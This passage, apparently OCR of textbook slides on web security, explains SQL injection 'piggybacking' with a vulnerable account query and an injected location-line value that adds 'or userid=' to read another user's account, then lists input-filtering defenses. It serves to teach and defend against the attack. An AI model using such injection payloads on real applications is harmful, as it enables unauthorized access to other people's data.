


Fig 7.28 A very useful error message

SQL Statement used by application

This value is the attacker's userID, automatically entered into the SQL query by the Web application.

```
SELECT * FROM account WHERE (userid='10001' and number
='INPUT_FROM_LOCATION LINE')
```

Here is where the input from the location line is entered into the SQL statement.

```
SELECT * FROM account WHERE (userid='10001' and number
='1111111111111111' or userid='10002')
```

Added by the attacker to the browser's location line.




Fig 7.29 Gaining unauthorized access with SQL piggybacking

Defenses against Piggybacking SQL Commands

- Web application must be programmed to carefully filter user-supplied data
- Potentially damaging characters (such as ‘ ” ` ; * % _) should be filtered at server side
- World Wide Web Security FAQ http://www.w3.org/Security/Faq/www-security-faq.html